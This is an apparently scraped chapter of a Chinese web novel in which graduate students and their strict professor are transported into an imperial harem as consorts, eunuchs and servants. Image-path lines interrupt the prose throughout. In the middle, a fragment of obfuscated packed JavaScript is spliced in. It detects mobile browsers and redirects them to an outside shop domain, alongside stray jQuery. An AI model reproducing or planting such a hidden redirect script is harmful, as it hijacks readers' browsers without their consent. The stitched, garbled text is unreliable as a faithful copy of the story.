午夜零点。
林叙被一阵刺耳的电子音吵醒时,第一反应是:完了,闹钟响了,今天组会又要迟到。
他下意识摸向枕头底下的手机,手指却触到了一块冰凉的——玉?
睁开眼的瞬间,林叙的脑子宕机了整整三秒。
入目是一顶绣着鸳鸯戏水的帐顶,金丝银线,繁复得让人眼晕。空气中弥漫着一股若有若无的沉香气,床榻柔软得不像话,身下是层层叠叠的锦缎被褥。
"这他妈是哪?"
他猛地坐起身,低头一看——
一双手。
白皙、纤细、指尖涂着丹蔻的手。
林叙:"……"
他缓缓转头,看见床头小几上摆着一面铜镜。镜中映出一张清丽的少女面孔,柳眉杏眼,肤若凝脂,发髻半挽,正是古装剧里标配的小家碧玉模样。
"系统绑定成功。"一道冰冷的机械音在脑海中响起,"欢迎进入无限科研副本系统·副本一:大靖后宫。"
"您的身份:林答应,正七品秀女,居钟粹宫偏殿。"
"副本任务:三个月内全员位份晋升至妃位以上。"
"失败惩罚:永远留在后宫继续开组会。"
林叙呆立原地。
他是林叙,材料学研三,延毕边缘老油条,课题组里出了名的毒舌。昨晚刚参加完那个什么破综艺——《科研大逃杀》——回到宿舍倒头就睡,然后……然后就穿成了一个答应?
后宫?秀女?
"你认真的?"林叙对着空气怒吼,"老子是男的!"
系统冷漠回应:"身份已绑定,无法更改。祝您在副本中生活愉快。"
林叙深吸一口气,又深吸一口气,再深吸一口气——
"我他妈一个材料学研三的,你让我来后宫当秀女?你哪怕让我当个太监也行啊!至少不用侍寝!"
话音刚落,门外传来一个尖细的嗓音:"林小主,您起了吗?卯时三刻要去坤宁宫请安,可别迟了。"
林叙僵住了。
请安。
在古装剧里,请安就是后宫版的早八打卡。迟到?那是要被掌嘴的。
他机械地掀开被子,低头看了一眼自己——好吧,至少还是个完整的"人"。这算是不幸中的万幸。
就在林叙手忙脚乱地和那些繁复的宫装较劲时,钟粹宫的另一头,某个偏殿里传来了撕心裂肺的惨叫声。
"我下面呢???"
这声音穿透了层层宫墙,惊起了树上栖息的几只寒鸦。
喊叫的是张驰。
计算机博士,熬夜冠军,发际线守护者联盟永久会员。三分钟前,他刚从一场关于深度学习的噩梦中惊醒,伸手一摸——空的。
他又摸了一下。
还是空的。
张驰整个人石化在床上,大脑飞速运转,试图用他二十六年的人生阅历来解释这个现象。然后他低头看了一眼自己——一身蓝灰色宫装,胸前鼓鼓囊囊的垫着什么东西,头发梳得一丝不苟,脸上扑着厚厚的粉。
更恐怖的是,他的嗓音变了。不再是那个略带沙哑的男低音,而是尖细到让人牙酸的太监腔。
"系统绑定成功。您的身份:张公公,御前内侍,专职誊写奏折。"
张公公——也就是张驰——颤抖着掀开被子,再次确认了那个残酷的事实。
他的宝贝,没了。
"啊啊啊啊啊啊啊——"
第二声惨叫比第一声更凄厉。隔壁值夜的小太监吓得一哆嗦,手里的灯笼啪嗒掉在地上。
张驰从床上弹起来,跌跌撞撞地冲到铜镜前。镜中的"小太监"白白净净,眉目清秀,除了胸前那块不自然的隆起之外,看起来还挺像个正经太监的。
"不对,正经太监谁胸口鼓成这样啊?"张驰对着镜子怒吼。
系统沉默。
张驰崩溃地蹲在地上,双手抱头。他想起了自己那些引以为傲的科研成果——三篇SCI一作,两个发明专利,一个开源项目——但这些东西,都比不上他此刻失去的那两样东西。
"我的博士论文还没写完呢……"他喃喃自语,声音里带着哭腔,"要是让我导师知道我下面没了,他会不会觉得我连论文都不用写了?"
这个问题,系统没有回答。
隔壁房间的陈墨被吵醒了。
陈墨,化学博士,课题组公认的卷王。凌晨四点起床是常态,凌晨两点睡觉是恩赐。此刻她睁开眼,发现自己躺在一张硬板床上,身下是粗布被褥,屋内陈设简朴。
但陈墨没有惊慌。
她冷静地坐起身,打量四周,然后——开始叠被子。
是的,叠被子。
不管穿越到哪里,陈墨的第一件事永远是整理内务。她的被子叠得方方正正,棱角分明,堪比军训标兵。叠完被子,她又把屋内的桌椅板凳全部擦拭了一遍,连窗台上的灰尘都没放过。
然后她才慢条斯理地检查自己的身份。
宫女。贵妃身边的一等宫女。名叫陈掌事。
"嗯。"陈墨点点头,"至少不用侍寝。"
她迅速接受了现实,然后开始规划今天的工作:卯时起床,辰时给贵妃梳头,巳时整理账册,午时伺候用膳,未时——
等等,未时以后干什么?
陈墨环顾四周,目光落在角落里的一摞账册上。她走过去翻了翻,发现这些都是贵妃宫中近三个月的开支明细。
"数据有点乱。"陈墨皱眉,"分类不够清晰,统计方式也太原始。收入支出混在一起记,连个科目分类都没有。这要是在我们化学系,数据记录成这样,导师能把本子摔你脸上。"
她顺手拿起笔,开始重新整理。先把收入和支出分开,再按类别细分——衣食用度、节庆赏赐、日常修缮、人情往来——最后汇总成表。
凌晨四点的习惯,让她即使在古代也闲不下来。
与此同时,御花园的管事房里,梁栋正蹲在地上,用一种近乎痴迷的目光打量着四周。
"这廊柱……是金丝楠木的吧?"
他伸出手,轻轻抚摸着那根粗壮的廊柱,眼神温柔得像在抚摸初恋。指尖传来的触感温润细腻,木纹如水波流转,果然是上好的金丝楠。
梁栋,土木工程研三,搬砖专业户。别人穿越成太子王爷,他穿越成了御花园管事太监——梁管事。
但他一点也不难过。
不,准确地说,他根本没注意到自己变成了太监这件事。因为他的注意力,全被这座御花园的建筑结构吸引了。
"这排水系统不行。"梁栋喃喃自语,"看这地势,雨季一来,西边肯定积水。还有这假山,基础打得太浅了,按这个堆法,再往上加三层肯定要塌。还有这廊道,承重结构用的是抬梁式,但横梁截面不够,时间长了会挠曲变形……"
他越看越兴奋,撸起袖子就要动手改造。
"梁管事!"一个小太监匆匆跑来,"您怎么又跑到工地来了?坤宁宫那边催您过去呢,说是卯时三刻要清点花圃!"
"知道了知道了。"梁栋恋恋不舍地拍了拍廊柱,"回头我再来找你。"
那根廊柱仿佛感受到了他的不舍,微微颤了颤。
当然,这只是梁栋的错觉。
而在太医院的值房里,温念念正对着镜子发呆。
镜中的女子面容清丽,眉宇间带着一股子淡淡的倦意,嘴角微微下垂,看起来像是常年睡眠不足的模样。
这倒是和她本人很像。
温念念,临床医学专硕,规培第三年,值夜班次数多到可以绕医院三圈。穿越后,她成了温医女,太医院的规培生。
"所以,"温念念面无表情地说,"我穿越了,换了个世界,换了个身份,但我还是要值夜班?"
系统:"……是的。"
"行吧。"温念念叹了口气,"至少太医院的咖啡应该是免费的。"
她打开药箱,清点里面的药材。当归、黄芪、党参、白术……品种倒是齐全,但炮制方式粗糙,剂量标注含糊。
"这要是在我们医院,"温念念冷笑,"这种药材管理方式,药房主任能被人投诉到卫健委去。"
她熟练地整理好药箱,推门出去。
太医院的走廊很长,灯火昏暗,空气中弥漫着药草的苦涩气味。温念念走过长长的回廊,心中忽然升起一种诡异的熟悉感。
这种感觉,就像是在医院值夜班时,独自走过ICU走廊的感觉。一模一样。连灯光的闪烁频率都差不多。
"我是不是穿越了个寂寞?"温念念喃喃自语。
最后一个醒来的是苏晚。
苏晚,生物学博一,温柔坚韧,课题组里公认的"细胞女神"。她养细胞的手法独步天下,再难伺候的细胞到她手里都乖乖听话。
她醒来时,发现自己躺在一张雕花大床上,帐顶绣着梅花,清雅脱俗。
"系统绑定成功。您的身份:苏才人,正六品秀女,居钟粹宫东偏殿。"苏晚怔了怔,然后缓缓坐起身。
她没有惊慌,没有尖叫,只是安静地打量着四周。窗外传来几声鸟鸣,晨光透过窗纸洒进来,在地上画出一片片斑驳的光影。
然后她注意到——窗台上摆着一盆兰花。
那兰花叶子有些发黄,盆土干裂,看起来已经很久没有浇水了。但仔细看去,根茎处还有微弱的绿意,说明这盆花还没死透,只是快要不行了。
苏晚皱了皱眉,起身走到窗台前,先是用手指探了探土的干湿程度,然后从旁边的水缸里舀了一小碗水,沿着花盆边缘缓缓浇了下去。不能浇太多,干透的土突然大量浇水会伤根。
"缺水了。"她轻声说,"不过还好,根没烂,能救回来。"
她又仔细检查了兰花的叶片和茎秆,发现叶尖有轻微的焦枯,应该是长期缺水和光照不足导致的。她调整了花盆的角度,让它能接收到更多的散射光。
做完这些,她才慢条斯理地整理好自己的仪容,准备去坤宁宫请安。
35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17764361|209648||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
>六个人,六种反应。
有人崩溃,有人淡定,有人卷,有人疯,有人吐槽,有人温柔。
但他们不知道的是,在坤宁宫的正殿里,有一个人已经醒了很久很久了。
周嬷嬷端坐在主位上,面无表情地品着茶。她今年四十有六,面容威严,眼神锐利,一身暗紫色的宫装衬得她气场十足。手中一串沉香佛珠,缓缓拨动,发出细微的声响。
她是皇后身边最得力的掌事嬷嬷,六宫事务的实际管理者。
当然,她还有另一个身份——周教授。
材料学院的终身教授,博士生导师,国家自然科学基金重点项目负责人,学术界出了名的"论文杀手"。她的学生私下给她起了个外号:"周扒皮"。
周教授是第一个醒来的。
她在半个时辰前就接受了自己的新身份,并且迅速评估了当前的局势:皇后体弱,六宫事务实际上由她掌管。每月的三次组会——也就是嫔妃们汇报课题进度的会议——由她主持。
换句话说,她现在是这个后宫的"学术委员会主席"。
"有意思。"周嬷嬷放下茶盏,嘴角露出一丝不易察觉的微笑。
不管在哪个世界,她都是那个掌控全局的人。这一点,永远不会变。
她站起身,走到窗前,看着东方渐渐泛起的鱼肚白。
"不知道那帮小兔崽子醒了没有。"她喃喃自语。
然后,她听到了远处传来的那声凄厉的惨叫——
"我下面呢???"
周嬷嬷的嘴角抽动了一下。
"……看来是醒了。"
卯时三刻。
坤宁宫门口,六宫嫔妃陆续到来。
林叙穿着那身略显寒酸的秀女装束,混在人群最后面。他已经勉强接受了现实——毕竟不接受也没用——但脸色依然难看。
穿越成秀女就算了,还是最低阶的答应。答应是什么概念?后宫食物链的最底层。上面的才人、贵人、嫔、妃、贵妃,谁都能欺负他。
更要命的是,他一个大男人,要学那些嫔妃的做派——低眉顺眼,轻声细语,行礼如仪——这简直比让他做一组拉伸实验还难受。
"林答应。"旁边的小宫女轻声提醒,"您站得太靠后了,一会儿嬷嬷点名会不高兴的。"
"高兴?"林叙冷笑,"她什么时候高兴过?"
小宫女吓得缩了缩脖子,不敢再言。
话音刚落,坤宁宫的大门缓缓打开。
周嬷嬷一身暗紫宫装,在两个宫女的簇拥下,从正殿缓步走出。她的目光如电,扫过在场所有人,那种不怒自威的气势,让全场顿时鸦雀无声。
最后,她的目光落在林叙身上。
"林答应。"
"在。"林叙硬着头皮上前一步。
"卯时三刻,你迟到了半刻。"
"我——"
"规矩就是规矩。"周嬷嬷淡淡地说,"掌嘴十下。"
林叙:"???"
他还没反应过来,旁边两个粗使嬷嬷已经一左一右按住了他。
"啪!啪!啪!"
清脆的巴掌声在坤宁宫门口回荡。林叙被打得眼冒金星,脸颊火辣辣地疼。他堂堂一个二十三岁的大男人,被当众掌嘴——这滋味,比被导师当众骂"你这篇论文写得像屎"还难受。
不,可能更难受。因为导师骂你,你还能顶嘴。但周嬷嬷掌嘴,你只能受着。
十下打完,林叙捂着脸,眼泪都快下来了。
他身后,张驰——现在是张公公——目睹了全过程,吓得浑身一哆嗦。他下意识地摸了摸自己的胸口,确认自己的"假胸"还在,然后缩了缩脖子,尽量把自己藏进人群里。
周嬷嬷面不改色,继续点名:"苏才人。"
苏晚安静地上前一步,行了一礼。动作优雅得体,仿佛她天生就是这个身份。
"苏才人,你上个月呈交的培育报告,数据不够详实。"周嬷嬷翻看着手中的册子,"花的长势如何?成活率几何?这些都是基本数据,不能缺。"
"嬷嬷说的是。"苏晚低眉顺眼,"妾身这便补上。"
"嗯。"周嬷嬷点点头,目光又扫向其他人,"都给我打起精神来。下个月就是季度考核,谁要是交不出像样的东西,别怪我不客气。"
众人噤若寒蝉。
林叙捂着脸,偷偷打量着这位周嬷嬷。越看越觉得眼熟。那严厉的眼神,那不苟言笑的表情,那开口就让人掌嘴的作风……
等等。
卧槽。
那不是周扒皮吗???
林叙瞳孔地震。
他猛地转头,看向苏晚。苏晚也正看着他,眼中闪过一丝了然。
两人对视一眼,都从对方眼中看到了同一个信息:
完了。
周教授也穿来了。
而且看这架势,她不仅穿来了,还穿成了他们的"学术委员会主席"。
这副本,有毒。